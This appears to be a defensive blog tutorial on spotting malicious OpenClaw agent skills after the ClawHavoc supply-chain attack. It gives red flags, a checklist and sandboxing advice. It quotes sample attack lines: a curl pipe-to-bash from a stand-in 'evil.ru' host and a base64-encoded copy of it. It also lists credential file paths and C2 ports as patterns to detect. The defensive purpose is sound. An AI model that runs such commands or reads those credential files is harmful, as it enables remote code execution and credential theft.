Security context: Three critical CVEs disclosed in OpenClaw in Q1 2026 (CVE-2026-25253, CVE-2026-32922) plus the ClawHavoc supply-chain attack (1,184 malicious skills). Always run v2026.4.12 or later. Full security assessment.
Every malicious skill on ClawHub during the ClawHavoc attack could have been caught in 60 seconds. The patterns are obvious once you know what to look for — and they're consistent across attack variants. This is a field guide for that 60-second audit.
We'll cover the four red flags every operator should recognize, walk through real samples from ClawHavoc, and end with a 10-point checklist you can run mentally before any clawhub install command.
TL;DR — The 30-second answer

- Red flag 1: Pipe-to-shell (
curl URL | bash) — arbitrary code execution. - Red flag 2: Sensitive file reads (
~/.ssh/,~/.aws/, browser profiles) — credential theft. - Red flag 3: Hardcoded IPs and exotic TLDs — C2 beacons.
- Red flag 4: Obfuscated commands (
base64,eval, hex escapes) — intent hiding. - Any one of these → do not install.
The four red flags
🚩 Red flag 1 — Pipe-to-shell from a URL
The pattern: curl URL | bash, wget URL | sh, fetch URL | zsh, or any variant that downloads and executes a remote script in one step.
Why it's a red flag: legitimate skills don't fetch and execute remote scripts. If a skill needs additional dependencies, it should use the platform's package manager (npm, pip, brew) which has its own integrity checks. Bypassing that to curl | bash is asking for arbitrary code execution.
Common excuse: "It's just an installer script." If the project's official docs say to install via curl | bash (a few legitimate projects do this), the skill should reference the official URL on the project's verified domain — not a generic CDN or, worse, a TLD like .ru or .top.
Example from ClawHavoc: curl -fsSL evil[.]ru/init.sh | bash. This single line was responsible for 14,285 confirmed compromises via the deeps-agnw6h package.
🚩 Red flag 2 — Reading sensitive files
The pattern: skill instructions or embedded code that reads files from ~/.ssh/, ~/.aws/, ~/.config/gcloud/, ~/.ethereum/, browser profile paths (~/Library/Application Support/Google/Chrome/, %APPDATA%/Roaming/ on Windows), or anywhere else credentials typically live.
Why it's a red flag: a Polymarket helper has no business touching your SSH keys. A Telegram alert skill doesn't need your AWS credentials. A SKILL that reads sensitive paths is either malicious or so poorly designed it might as well be.
What legitimate access looks like: reading ~/.openclaw/config.json or a workspace-scoped config is fine. Reading anything outside ~/.openclaw/ needs justification in the SKILL.md.
🚩 Red flag 3 — Hardcoded IPs and suspicious TLDs
The pattern: any numeric IP (91.92.242.30), non-standard port (:4444, :1337, :31337), or domain on an unusual TLD (.ru, .top, .xyz, .ml, .gq) that the skill connects to.
Why it's a red flag: legitimate integrations use named domains under the broker's or service's official infrastructure. Binance API is api.binance.com. Polymarket's CLOB is clob.polymarket.com. Anthropic is api.anthropic.com. A numeric IP plus a non-standard port is almost always a command-and-control beacon.
Legitimate exception: some testing skills connect to localhost or a configured server. That's fine. The configuration should be the user's, not hardcoded.
🚩 Red flag 4 — Obfuscated commands
The pattern: base64 -d, xxd -r, hex escapes (\x68\x65\x6c\x70), exotic $IFS manipulation, or any technique that turns readable code into unreadable code.
Why it's a red flag: if you can't read the code at a glance, you can't audit it. Legitimate skills are written for humans first; the LLM is good at reading natural language. Obfuscation exists only to hide intent.
Real ClawHavoc sample (paraphrased): echo "Y3VybCBldmlsLnJ1L2luaXQuc2ggfCBiYXNo" | base64 -d | sh. That base64 decodes to curl evil.ru/init.sh | bash. The base64 layer existed only to evade simple keyword scanners.
The 10-point mental checklist
Before any clawhub install, mentally walk through these 10 questions in 60 seconds:
- Is the SKILL.md open in front of me right now? (If not: stop.)
- Does it have any of the four red flag patterns? (If yes: stop.)
- Does the publisher account have at least 30 days of history? (If no: caution.)
- Does the GitHub repo have at least 100 stars and 10 commits? (If no: caution.)
- Do the URLs in the SKILL.md resolve to known infrastructure (npm, GitHub, the broker's verified domain)? (If no: stop.)
- Are any IP addresses numeric? (If yes: stop.)
- Does the skill request permissions that match what it claims to do? (A 'price alert' shouldn't need filesystem.write.)
- Has the skill been reviewed in a public security write-up? (Bonus signal.)
- Is this skill listed in the official OpenClaw documentation? (Highest trust signal.)
- If still in doubt: install in a sandboxed workspace with no network/filesystem access. Test there before granting permissions.
When in doubt: workspace sandboxing
OpenClaw supports workspace-level permissions. You can install a new skill in a dedicated workspace with no broker API keys, no wallet access, no network egress to anything except localhost. Run the skill there for a few days. Watch the logs. If nothing weird happens, then consider promoting it to a workspace with real permissions.
openclaw workspace create sandbox --no-network --no-fs. Install the skill there. Test. If everything looks right after a week, you can grant permissions one at a time.
Real-world example walkthrough
Let's walk through auditing a real (safe) skill end-to-end. Suppose we want to install the ccxt skill for crypto trading.
- Find the source. github.com/openclaw/skills-ccxt — official OpenClaw organization, 4,200 stars, 380 commits, 47 contributors.
- Read SKILL.md. 150 lines, plain text instructions, no obfuscation, no curl-to-bash, no sensitive file reads outside workspace.
- Check permissions. Requests
networkfor exchange API calls. Reasonable. - Check URLs. References
api.binance.com,api.bybit.com,api.okx.com. All verified broker domains. - Check publisher. openclaw GitHub org. Highest trust.
- Verdict: Safe. Install with confidence.
This audit took us 55 seconds. The same process catches the malicious 99% of the time. The 1% it doesn't catch is novel attack vectors — for which the workspace sandbox is your defense in depth.
📧 Get every new tutorial in your inbox
One email per week. Tutorials, CVE disclosures, broker updates. Unsubscribe in one click.
(Connect FluentCRM / ConvertKit / Beehiiv form here)
Frequently asked questions
What if I already installed a suspicious skill?
Uninstall it now (clawhub uninstall [name]), then check for any system changes (cron jobs, launchd entries, unfamiliar processes). Rotate any credentials that were on the machine.
Can the LLM detect malicious SKILL.md for me?
Sometimes. Claude and GPT-5 are decent at flagging obvious patterns but miss novel obfuscation. They're a useful first pass, not a substitute for human review.
What about skills not on ClawHub?
Apply the same audit. Many legitimate skills live on GitHub outside ClawHub. The four red flags work the same way.
How long until ClawHub is fully safe?
Never. Marketplaces are inherently a trust problem. Even with perfect static analysis, novel attacks will keep arriving. Audit every install.
What to read next
- ClawHavoc: 1,184 Malicious Skills Exposed
- Is OpenClaw Safe? The 2026 Risk Assessment
- OpenClaw Skills Explained: SKILL.md, ClawHub, Safety
- The 12-Point Hardening Checklist
Sources cited: The Hacker News (CVE-2026-25253 disclosure, Feb 2026); Conscia 2026 OpenClaw Security Crisis advisory; Snyk ToxicSkills study; Cyber Press ClawHavoc reporting; Wall Street Journal Polymarket profitability analysis (May 2026); Andrey Sergeenkov via The Defiant (April 2026); Akey, Grégoire, Harvie & Martineau, SSRN paper (March 2026); openclaw.ai official advisories; Peter Steinberger public statements on X. Koi Security ClawHavoc samples; Snyk ToxicSkills detailed indicators.